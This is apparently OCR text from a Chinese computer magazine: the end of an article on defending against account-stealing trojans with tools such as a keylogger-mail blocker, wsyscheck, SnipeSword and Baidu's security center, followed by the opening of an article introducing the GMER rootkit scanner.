


图10

二、让键盘记录器无法发信

当前的盗号木马一般都是先进行键盘记录操作，然后将记录到的键盘信息发送到指定的邮箱里，如果能够把木马发信扼杀在摇篮中，也就可以保护好自己的帐户安全了。

接下来要给大家介绍的这款工具就是能够防御键盘记录器和邮件发送的小鬼当差，它是由灰鸽子工作室开发制作的，功能很强大。

我们双击运行小鬼当差，其界面如图6所示，为了演示程序的使用，我在这里使用到一款能够发送邮件的程序，其界面如图7所示。

单击上面的“发送邮件”按钮，可以看到马上被小鬼当差拦截住了，如图8。只要开着这款工具，以后我们玩游戏或登录一些帐户时就不会害怕被键盘记录或是木马把我们的帐户和密码发送到盗号者的邮箱中了。

三、从源头扼杀木马

木马为了隐藏自身的进程并且实现自启动，已经开始向DLL类型转变了，这些木马挂接自己的DLL文件到系统进程中，这也就是所谓的进程注入。因此，要想快速发现自己的电脑是否被种植了木马，就要去检查系统进程中的陌生DLL模块文件。要查看这些模块文件，首推wsyscheck，它能够清晰的辨识出非系统模块，并且使用红色显示出来（对于微软的DLL模块它是不显示的，在这点上要比icesword做得更到位，可以让用户对可疑的进程和模块做到一目了然）！

运行wsyscheck，在“进程管理”中选择IE浏览器的进程，在下方的模块路径栏可以看到一些非微软的进程，如图9。我们来辨别它们是否为木马进程（通常需要检查的系统常见进程包括explorer.exe、internet.exe等，因为木马经常注入这两个进程中），首先查看DLL文件的目录，都是正常的程序目录，再查看文件厂商，可以看到基本是腾讯、迅雷、金山、安全卫士的DLL文件，所以可以判断系统基本上没有被种植DLL型的木马。

上面给大家介绍了如何检测自己的电脑是否中了木马，再来通过另一种方式，也就是查看系统启动项来分辨是否中了木马，我要介绍的工具就是狙剑－－SnipeSword。运行该程序，然后选择启动项目，如图10。

拉到列表的最右侧，主要查看两个地方，一个是所属公司，只要是非微软公司的文件都需要注意。第二个需要注意的就是文件创建的时间，如果文件创建时间比较新，而且并非微软的文件，就要特别注意，极有可能是被刚刚种植的木马文件。

四、实时防御

细数我们中木马的原因，基本上都是上网时被网页木马攻击或在使用移动磁盘的时候被木马感染，我再推荐一款安全工具－－百度安全中心，这是百度公司推出的一款免费的电脑安全防御软件，我们可以从http://www.skycn.com下载到该软件。安装完毕后就会自动弹出一个网页到http://an.baidu.com/protect.html。

这个安全工具是WEB型的，选择其中的网页防挂马功能和防止U盘病毒传播功能，就可以把木马传播的源头遏制住了，如图11，图12。相信通过本文介绍的这四个步骤，你的电脑一定会加倍的安全！




图11




图12

（文章中涉及到的工具下载者监视器、钛金进程防火墙、小鬼当差、wsyscheck、狙剑SnipeSword、百度安全中心，已经收录在光盘中）

带安全模式的安全利器－GMER

txcbg

一提到系统安全软件，可能有很多读者会想到IceSword（冰刃）和syscheck，但我今天要介绍的却是一款来自于波兰的多功能安全监控分析应用软件－－GMER。这款软件能够查看隐藏的进程、服务、驱动，还能够检查rootkikt和启动项目，并且具有内置CMD和注册表编辑器。GMER具有强大的监控功能，可以很好的保护系统安全，GMER还具备自己的系统安全模式，用它清理顽固木马和病毒绝对是得心应手！

我们可以从http://www.skycn.com/soft/33416.html下载到GMER V1.0.14.14205版，这是一款绿色软件，不用安装，直接就可以运行，运行后的界面如图1所示。




图1

默认页显示的是“Rootkit/Malware”，即Rootkit和恶意软件，如果中了内核级木马，就会在这里看到。点击上图中那个向右

的符号“>>>”，就来到了软件的主界面，GMER 所有的功能都在这儿了，如图2。




图 2

“Processes”显示了当前系统的进程，我们可以同时结束多个进程，还可以通过“Properties(属性)”来查看进程对应的文件，选中一个进程后，在下面会显示该进程调用的库文件和线程，如图3。

